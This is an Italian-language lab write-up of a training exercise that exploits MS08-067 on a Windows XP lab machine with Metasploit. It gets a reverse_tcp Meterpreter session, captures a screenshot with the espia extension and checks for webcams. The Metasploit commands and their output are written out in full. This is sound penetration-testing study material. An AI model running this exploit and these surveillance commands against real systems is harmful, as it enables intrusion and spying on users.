

CONSEGNA S7/L2

Lo scopo dell'esercizio di oggi è ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la **vulnerabilità MS08-067**.

Una volta ottenuta la sessione, si dovrà recuperare uno screenshot della macchina tramite sessione Meterpreter e individuare la presenza o meno di Webcam sulla macchina Windows XP.

Si comincia facendo partire Kali e Windows XP.

Su Kali apriamo un terminale e facciamo partire Metasploit con il comando **msfconsole**.

Cerchiamo la vulnerabilità con il comando **search ms08-067** e andiamo ad usare il modulo che è stato trovato con il comando **use exploit/windows/smb/ms08-_067_netapi**.

```
kali@kali: ~  
database values using hosts -R or services  
-R  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search ms08-067  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption

```
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi  
  
msf6 > use exploit/windows/smb/ms08_067_netapi  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  
  
Name      Current Setting  Required  Description  
-----  
RHOSTS      
cs/using-metasploit/basics/using-metasploit.html  
RPORT     445              yes       The SMB service port (TCP)  
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)  
  
Payload options (windows/meterpreter/reverse_tcp):
```

Scrivendo **show options** si può notare che manca da impostare l'**RHOSTS**.


Andiamo a farlo con il comando **set rhosts ip_windowsxp**.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200  
rhosts => 192.168.1.200
```

Possiamo far partire l'attacco con il comando **exploit**.

Per ottenere uno **screenshot** della macchina a cui siamo connessi ci basterà caricare l'estensione **espia** con il comando **load espia** e successivamente fare il comando **screengrab**.

Il programma in automatico andrà ad effettuare uno screenshot della schermata e la andrà a **salvare su Kali**, mostrandoci anche il **path** in cui è salvata, come da figura.



Per ottenere una lista delle **webcam** connesse sul target basterà eseguire il comando **webcam_list**: in questo caso non sono state trovate perché il target non ne disponeva.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

L'exploit è andato a buon fine!